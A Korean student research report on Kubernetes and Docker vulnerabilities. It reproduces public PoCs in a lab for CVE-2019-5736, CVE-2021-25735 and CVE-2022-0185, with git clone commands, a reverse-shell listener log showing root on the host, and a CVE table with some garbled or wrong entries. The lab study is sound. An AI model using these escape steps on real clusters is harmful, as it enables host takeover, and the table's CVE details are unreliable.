Kubernetes 보안 취약 사례 분석 및 대응 연구

요 약

웹 서비스를 구축하여 kubernetes를 사용해 컨테이너 환경에 관리하게 되면 발생되는 보안 취약점이 있다. 그 보안 취약 사례를 가지고 분석하여 실제로 구현하고 어떻게 대응할 것인지 연구한다.

1. 서론

1.1. 연구배경

현대 컨테이너 기술은 가상화 기술에 비해 더욱 경량화되어 있고, 확장성이 높아 애플리케이션 배포 및 관리가 용이하다는 이점이 있다. 이러한 이점으로 인해 많은 기업들이 컨테이너 기술을 도입하고 있으며, Kubernetes는 이러한 컨테이너 환경에서 애플리케이션을 보다 효율적으로 관리하기 위해 사용되고 있다.

Kubernetes를 사용하는 이유 중 하나는, 여러 대의 서버에서 동작하는 컨테이너 애플리케이션을 효율적으로 관리하기 위해 필요한 다양한 기능들을 제공하기 때문이다. 예를 들어, Kubernetes는 컨테이너를 스케줄링하고 관리하기 위한 API, 라우팅, 스케일링, 로드 밸런싱, 애플리케이션 구성 등의 다양한 기능을 제공한다. 이러한 기능들을 통해 개발자는 애플리케이션을 보다 쉽게 배포하고 관리할 수 있으며, 이는 개발 생산성을 높이는 데에 큰 도움이 된다.

하지만 Kubernetes는 많은 기능들을 제공하기 때문에, 보안에 대한 취약점이 발생할 가능성이 있다. 예를 들어, 권한 관리, 인증, 인가 등의 보안 문제가 발생할 수 있다. 본 프로젝트는 실제로 Kubernetes 클러스터를 구축하고 보안 취약점을 조사해 실제로 구현하여 분석 및 대응법을 연구한다.


1.2. 연구목표

본 프로젝트의 연구 목표는 Kubernetes를 이용하여 간단한 웹 서비스를 구축하고, 보안 취약점을 조사하고 실제로 구현해 보안 대응 방법을 연구하는 것이다. 구체적으로, 구축한 웹 서비스 및 Kubernetes 클러스터에 내부에서 발생하는 보안 취약점을 식별하고 분석하며, 예방하고 대응하는 것을 목표로 한다.

이를 위해, 최대한 간소한 웹 페이지를 구성하고, 필요한 기술과 지식을 습득하여 웹 서비스를 구축하고 보안 취약점을 해결할 수 있도록 노력할 것이다. 또한, 이 연구는 Kubernetes를 사용하는 기업들에게 많은 도움을 줄 수 있으며, 보안 취약점에 대한 인식을 높이고 대응 방안을 제시하는 데에 큰 의의가 있다.

2. 관련 연구

2.1. 컨테이너 이미지 관리



가상화란 컴퓨터의 자원을 효율적으로 사용하기 위해 Host OS Kernel위에 Hypervisor을 사용하는 것이다. Hypervisor가 각각의 가상 머신을 관리하며 가상 머신 위에 가상의 Guest OS를 사용하여 각각 Application을 이용하는 방식이다. 각 가상 머신들끼리 독립적이며 Hypervisor가 이를 관리한다. 가

상화를 통해 하나의 물리적 서버에서 여러 개의 가상 서버를 구축하여 서버 자원의 효율적인 사용이 가능해진다.

컨테이너는 가상화 기술 중 하나로, 운영 체제 수준에서 가상화를 구현한다. 각각의 컨테이너는 가상화된 운영 체제 위에 격리된 공간을 만들어 프로세스와 파일 시스템을 독립적으로 실행한다. 이러한 방식은 가상화에 비해 오버헤드가 적고 가볍다. 컨테이너를 실행하기 위한 파일 시스템과 애플리케이션을 패키징한 파일을 이미지라고 한다. 컨테이너 기술은 이미지 생성이 간편하며, 빠르고 확장성이 좋아서 인기를 얻고 있다.

본 프로젝트에서는 컨테이너 위에 이미지를 사용하여 웹 서비스를 구축한다. 사용할 프로그램은 다음과 같다.

2.1.1. Docker

Docker는 컨테이너 가상화 기술을 이용하여 애플리케이션을 개발, 배포 및 실행할 수 있는 플랫폼이다. Docker를 이용하면 애플리케이션과 그에 필요한 라이브러리, 환경 등을 패키징하여 컨테이너 이미지로 만들고, 이를 다른 환경에서도 동일하게 실행할 수 있다.

Docker는 다양한 운영 체제에서 사용할 수 있으며, 매우 가볍고 빠른 속도로 애플리케이션을 실행할 수 있다. 또한, 도커 이미지는 레이어(layer) 형태로 구성되어 있어서 여러 이미지를 공유하여 사용할 수 있고, 이를 이용하여 애플리케이션을 보다 쉽게 배포할 수 있다.

Docker는 다양한 기능을 제공합니다. CLI를 통해 컨테이너를 생성, 실행, 중지 및 삭제가 가능하며 컨테이너를 이미지로 빌드할 수 있다.

Docker는 다양한 플랫폼에서 사용되며, 애플리케이션을 빠르게 개발하고 배포하는 데 매우 유용하다. 본 프로젝트에서는 웹 서비스 이미지를 빌드하여 Docker Hub를 통해 이미지를 배포한다.

2.1.2. Kubernetes

Kubernetes는 컨테이너 오케스트레이션 플랫폼으로, 컨테이너화된 애플리케이션의 배포, 확장, 관리 등을 자동화하는 도구이다. Kubernetes는 컨테이너 애플리케이션을 자동으로 배포, 스케일링, 관리할 수 있도록 지원하며, 이를 위해 다양한 기능을 제공한다.

Kubernetes는 Control Plane과 Worker Node로 구성된다. Control Plane은 클러스터의 상태를 관리하고, Worker Node는 애플리케이션 컨테이너를 실행한다. Kubernetes는 API 서버, 스케줄러, 컨트롤러 매니저, etcd 등의 컴포넌트로 구성되어 있다.

Kubernetes는 컨테이너를 자동으로 배포하고 관리하는 기능, 애플리케이션을 무중단으로 업데이트하고 롤백하는 기능, 스케일링, 로드밸런싱, 자동 복구 등의 기능을 제공한다. 또한, Kubernetes는 컨테이너 간의 네트워크, 보안, 스토리지 등의 기능을 제공하여 컨테이너화된 애플리케이션을 보다 쉽게 관리할 수 있도록 지원한다.

Kubernetes는 다양한 리소스 오브젝트(Resource Object)를 사용하여 애플리케이션을 관리한다. 이러한 리소스 오브젝트는 노드, 파드(Pod), 서비스(Service), 볼륨(Volume), 디플로이먼트(Deployment), 스테이트풀셋(StatefulSet) 등이 있다. 이러한 리소스 오브젝트는 YAML 파일로 정의되며, Kubernetes는 이를 이용하여 애플리케이션을 배포하고 관리한다. 본 프로젝트에서는 Deployment를 이용해 웹 서비스 Pod를 관리하는 것을 구현한다.

2.2. 기존 보안 취약점 분석

취약점	취약점 내용	참고 문헌	재현 여부
CVE-2019-5736	공격자가 호스트 운영 체제를 컨테이너 안의 프로세스와 교체하거나 수정할 수 있는 취약점	Docker를 이용한 POC[1]	△
CVE-2022-0185	Kubernetes API 서버를 통해 실행되는 파드(pod) 내부의 프로세스를 임의로 조작할 수 있는 취약점	crash POC github[2], POC github[3], PipeVersion POC github[4]	X
CVE-2021-2399	미스매치된 인증서 검증으로 인해 특정 통신에 대해 중개자 공격이 가능한 취약점	-	-
CVE-2021-3118	Kubernetes API 서버에서 원격 코드 실행이 가능한 취약점	-	-
CVE-2021-25735	컨테이너의 호스트 시스템에서 파일을 수정할 수 있는 취약점	POC github[5]	X
CVE-2021-25741	권한 없는 사용자가 기본 권한을 사용하여 서비스 계정 토큰을 획득할 수 있는 취약점	code 분석 정리[6], POC github[7]	-
CVE-2021-2574	권한 없는 사용자가 기본 권한을 사용하여 서비스 계정	-	-

[1]https://rninche01.tistory.com/entry/Docker-Container-EscapeCVE-2019-5736-runC%EC%B7%A8%EC%95%BD%EC%A0%90

[2] https://github.com/discordianfish/cve-2022-0185-crash-poc

[3] https://github.com/Crusaders-of-Rust/CVE-2022-0185

[4] https://github.com/veritas501/CVE-2022-0185-PipeVersion

[5] https://github.com/darryk10/CVE-2021-25735

[6] https://devocean.sk.com/blog/techBoardDetail.do?ID=164169

[7] https://github.com/Betep0k/CVE-2021-25741

O: 성공

△: Docker는 성공했지만 kubernetes는 실패

X: 실패

-: 시도하지 않음

2	을 미리 예약할 수 있는 취약점		
CVE-2021-25738	노드 라벨링 기능에서 발생하는 취약점으로, 권한 없는 사용자가 노드 라벨링을 조작할 수 있음	-	-
CVE-2020-8555	kube-apiserver에 대한 DNS 구성이 잘못된 경우 DNS 구성에 의해 제어되는 도메인 이름을 가진 kubelet으로의 접근을 허용할 수 있는 취약점	-	-

3. 프로젝트 내용

3.1. Kubernetes 클러스터 구축




그림 수정(api 세부 설정, 워커노드와 연관성 표시)

본 프로젝트에서는 Linux환경에서 Kubernetes를 통해 설치하여 취약점을 분석 및 구현한다. Kubernetes 설치는 공식 문서를 참고한다. Kubernetes 클러스터 구성은 최대한 가벼운 구성으로 Control Plane 1대와 Worker Node 1대를 사용한다. 취약점을 빌드한 이미지를 배포할 수 있게 Docker Hub에 push한다. 필요에 따라 push한 이미지를 Kubernetes에 배포하여 컨테이너를 구축한다.

3.2. CVE-2019-5736 분석

CVE-2019-5736 취약점은 도커 컨테이너 CLI 툴인 runc에서 발생한다. 컨테이너 내에서 실행되는 프로세스들은 호스트 시스템의 파일 디스크립터를 공유하여 사용한다. 그러나 runC는 호스트 시스템에서 파일 디스크립터를 다시 열고 그것을 컨테이너 내의 프로세스에 전달하는 기능을 가지고 있다. 이 과정에서 파일 디스크립터를 전달 받은 프로세스는 그 파일 디스크립터가 소유하는 파일에 대한 제어 권한을 가지게 되는데, 이때 runC가 제공하는 파일 디스크립터 전달 방식의 버그로 인해, 컨테이너 내부의 악성 코드가 호스트 시스템의 파일 디스크립터를 이용하여 호스트 시스템에서 원하는 동작을 수행할 수 있게 된다

취약점을 구현하기 위해서는 취약점이 발견된 Docker 및 Kubernetes 환경에서 구현을 해야한다. CVE-2019-5736을 구현하기 위해 Docker 18.06버전, Kubernetes 1.11버전으로 구현을 진행했다.

공개된 poc 코드를 다운로드 한다.

```
git clone https://github.com/agppp/cve-2019-5736-poc
```

run.sh 파일에 host pc에 맞는 libseccomp버전을 수정한다. stage.c 파일에 공격자로 사용할 pc ip를 기입하고 다음 라이브러리를 추가한다.

```
#include <string.h>
#include <unistd.h>
```

Host pc에서 Dockerfile로 이미지를 빌드한 뒤 컨테이너를 실행하여 루트 권한으로 run.sh을 실행한다.

공격자 pc에서는 4455 port로 listen 상태로 설정한다. 그 뒤 Host pc에서 다시 run.sh을 실행하면 공격자 pc에서 host pc의 root로 접근하는 것을 확인할 수 있다.

```
attack@attack-VirtualBox:~$ nc -nlvvp 4455
Listening on [0.0.0.0] (family 0, port 4455)
Connection from 192.168.100.10 36974 received!
bash: cannot set terminal process group (11752): Inappropriate ioctl for device
bash: no job control in this shell
<a86ba43c81f33919dca766a222c8083a8fc4683b21fdd43e8# id
id
uid=0(root) gid=0(root) groups=0(root)
<a86ba43c81f33919dca766a222c8083a8fc4683b21fdd43e8# pwd
pwd
/run/docker/containerd/daemon/io.containerd.runtime.v1.linux/moby/a6c12f605dca2ffa86ba43c81f33919dca766a222c8083a8fc4683b21fdd43e8
<a86ba43c81f33919dca766a222c8083a8fc4683b21fdd43e8# cd /home
cd /home
root@control-VirtualBox:/home# ls
ls
control
root@control-VirtualBox:/home# cd control
cd control
root@control-VirtualBox:/home/control# ls
ls
cve-2019-5736-poc
Desktop
Documents
Downloads
examples.desktop
Music
Pictures
Public
Templates
Videos
```

Kubernetes도 마찬가지의 방법으로 사용한 이미지를 통해 컨테이너를 구축하려 했으나 CrashLoopBack오류로 동작하지 않았다.

3.3. CVE-2021-25735 분석

이 취약점은 권한 상승(Privilege Escalation) 공격을 통해 공격자가 시스템 내에서 더 높은 권한을 얻을 수 있는 가능성을 제공한다.이 취약점은 잠재적으로 악용될 수 있는 경로 조작(Path Traversal) 취약점으로 분류됩니다.

경로 조작 취약점은 웹 애플리케이션 또는 파일 시스템에서 발생하는 취약점으로, 악의적인 사용자가 경로를 조작하여 애플리케이션 또는 서버에서 허용되지 않은 파일에 접근할 수 있는 상황을 의미한다. 이를 통해 공격자는 시스템에 저장된 중요한 파일에 접근하거나 실행 가능한 코드를 주입하여 원격 코드 실행(RCE, Remote Code Execution) 공격을 수행할 수 있다.

CVE-2021-25735 취약점은 Admission Webhook api를 설치하여 우회한다. 경로 조작을 통해 권한을 상승시켜 기존에는 변경할 수 없던 노드를 변경하는 권한을 가지게 된다.

CVE-2021-25735를 구현하기 위해 Docker는 20.10.13버전 Kubernetes 1.19버전에서 구현을 진행했다.

필요한 자료를 git clone으로 다운로드 한다.

```
git clone https://github.com/darryk10/CVE-2021-25735.git
```

가져온 자료 중 인증용 키 값을 만들기 위한 쉘 파일을 실행한다.

```
bash gencerts.sh
```

Dockerfile로 이미지를 빌드하고 컨테이너를 구축한다.

webhook-registration.yaml파일에 인증용 키 값을 base64형태로 기입한 뒤 컨테이너를 구축한다.

```
cat ca.crt | base64
kubectl apply -f webhook-registration.yaml
```

노드 라벨을 변경하게 되면 일반적으로 error: nodes "ip-172-20-46-130.[노드 이름]" could not be patched: admission webhook "validationwebhook.validationwebhook.svc" denied the request: Validation failed You can run kubectl replace -f /tmp/kubectl-edit-irc64.yaml to try this update again. 오류가 발생한다.


```
kubectl edit nodes [노드이름]

  labels:
    test: test
    changeAllowed: "false"
```

그러나 라벨을 changeAllowed값을 변경하게 되면 기존의 권한으로는 변경할 수 없던 노드의 설정값을 변경할 수 있게 되는 취약점이다.

```
  labels:
```

```
    test: test
    changeAllowed: "true"
```

Kubernetes의 네트워크 및 Flannel의 이전 버전이 제대로 동작하지 않았다.



3.4. CVE-2022-0185 분석

CVE-2022-0185는 리눅스 커널에 대한 취약점으로 kubernetes와 직접적으로 관련은 없다. 하지만 kubernetes가 Linux 운영 체제 위에서 실행되기 때문에, kubernetes 클러스터가 취약한 버전의 Linux 커널에서 실행 중인 경우에는 이 취약점의 영향을 받을 수 있다.

CVE-2022-0185는 리눅스 커널의 파일 시스템 컨텍스트 기능의 legacy_parse_param 함수에서 발견된 힙 기반 버퍼 오버플로 취약점으로, 공급된 매개변수 길이를 확인하는 방식에서 발생한다. 파일 시스템 컨텍스트 API를 지원하지 않는 파일 시스템에서 (따라서 이전 방식을 사용하는 경우) 권한이 없는 로컬 사용자가 이 취약점을 이용하여 시스템 권한을 상승시킬 수 있다. 이는 비권한 사용자 네임스페이스가 활성화된 경우 비권한, 그렇지 않은 경우는 namespace CAP_SYS_ADMIN 권한이 필요하다.

취약점 구현을 위해 Docker는 20.10.13 버전, Kubernetes는 1.21버전을 사용했다

git clone을 통해 필요한 poc코드를 다운 받는다.

```
git clone https://github.com/discordianfish/cve-2022-0185-crash-poc.git
```

다운로드 받은 Dockerfile을 사용하여 이미지를 빌드하고 Docker 및 Kubernetes에서 빌드한 이미지를 통해 컨테이너를 올려보았으나 오류가 발생하여 동작하지 않았다.

```
control@control-VirtualBox:~/cve-2022-0185-crash-poc$ kubectl get pods
NAME        READY   STATUS             RESTARTS   AGE
crashtest   0/1     CrashLoopBackOff   4          2m7s
```

```
  cve-2022-0185-crash-poc:
    Container ID:   docker://7a449ecec6fd6f32078ef44f46280b398e92f7a7389d11e8dd0cb26a3be7be3a
    Image:          docker.io/fish/cve-2022-0185-crash-poc
    Image ID:       docker-pullable://fish/cve-2022-0185-crash-poc@sha256:c464fac541ea85f1eed4dee8b84b727b64217eac4fa6c825f063976980e3640a
    Port:           <none>
    Host Port:      <none>
    State:          Waiting
      Reason:       CrashLoopBackOff
    Last State:     Terminated
      Reason:       Error
      Exit Code:    1
      Started:      Tue, 13 Jun 2023 21:08:00 +0900
      Finished:     Tue, 13 Jun 2023 21:08:00 +0900
    Ready:          False
    Restart Count:  2
    Environment:    <none>
    Mounts:
      /var/run/secrets/kubernetes.io/serviceaccount from kube-api-access-84cj6 (ro)
Conditions:
  Type              Status
  Initialized       True
  Ready             False
  ContainersReady   False
  PodScheduled      True
Volumes:
  kube-api-access-84cj6:
    Type:                    Projected (a volume that contains injected data from multiple sources)
    TokenExpirationSeconds:  3607
    ConfigMapName:           kube-root-ca.crt
    ConfigMapOptional:       <nil>
    DownwardAPI:             true
QoS Class:                   BestEffort
Node-Selectors:              <none>
Tolerations:                 node.kubernetes.io/not-ready:NoExecute op=Exists for 300s
                             node.kubernetes.io/unreachable:NoExecute op=Exists for 300s

Events:
  Type     Reason     Age                From               Message
  ----     ------     ----               ----               -------
  Normal   Scheduled  42s                default-scheduler  Successfully assigned default/crashtest to worker-virtualbox
  Normal   Pulled     37s                kubelet            Successfully pulled image "docker.io/fish/cve-2022-0185-crash-poc" in 4.264106617s
  Normal   Pulled     34s                kubelet            Successfully pulled image "docker.io/fish/cve-2022-0185-crash-poc" in 1.88145807s
  Normal   Pulling    17s (x3 over 41s)  kubelet            Pulling image "docker.io/fish/cve-2022-0185-crash-poc"
  Normal   Created    16s (x3 over 37s)  kubelet            Created container cve-2022-0185-crash-poc
  Normal   Pulled     16s                kubelet            Successfully pulled image "docker.io/fish/cve-2022-0185-crash-poc" in 1.822438211s
  Normal   Started    15s (x3 over 37s)  kubelet            Started container cve-2022-0185-crash-poc
  Warning  BackOff    4s (x4 over 33s)   kubelet            Back-off restarting failed container
```

4. 결론

Kubernetes에 존재하는 다양한 취약점을 조사 및 분석하였다. 단순히 취약점 유무만 정리되어 있는 취약점이 있는가 하면 poc등으로 구현할 수 있는 자료가 있는 취약점들도 있었다. 그 중에 CVE-2019-5736, CVE-2021-25735, CVE-2022-0185의 사례를 활용하여 POC를 통해 취약점을 구현하려 했지만 여러 환경 문제로 구현하기가 쉽지 않았다.

공통적으로 두가지의 조건을 정하고 POC를 진행하였다. 먼저 취약점이 발견된 Docker 및 Kubernetes의 버전을 맞추었다. 그리고 POC자체에서 그 당시 취약점을 모방하는데에 한계가 있기 때문에 간단하게 구현할 수 이는 코드 구성을 찾아 참고했다. 그리고 POC를 진행했는데 먼저 참고한 코드를 git clone하고 버전을 낮춘 Kubernetes에 이미지를 빌드 했지만 버전에 대한 에러나 낮은 버전의 Kubernetes를 구축하는데에 어려움을 겪어 취약점 구현이 제한되었다.

에러가 나온 이유로 취약점이 나왔던 환경을 정확히 설정을 못한 점과 참고자료의 구현 환경과 프로

젝트의 구현 환경이 다른점으로 생각됐다. 그리고 POC를 진행하고 대응 방법으로 생각한 점은 Kubernetes 자체에서 취약점이 나온 것이기 때문에 그 부분을 보완하고 수정하여 최신 버전으로 업그레이드 하는 것이다.

5. 참고문헌

[1] https://www.cvedetails.com/vulnerability-list/vendor_id-15867/product_id-34016/Kubernetes-Kubernetes.html

[2] https://kubernetes.io/docs/home/

[3] https://hub.docker.com/

[4] https://rninche01.tistory.com/entry/Docker-Container-EscapeCVE-2019-5736-runC%EC%B7%A8%EC%95%BD%EC%A0%90

[5] https://github.com/discordianfish/cve-2022-0185-crash-poc

[6] https://github.com/Crusaders-of-Rust/CVE-2022-0185

[7] https://github.com/veritas501/CVE-2022-0185-PipeVersion

[8] https://github.com/darryk10/CVE-2021-25735

[9] https://devocean.sk.com/blog/techBoardDetail.do?ID=164169

[10] https://github.com/Betep0k/CVE-2021-25741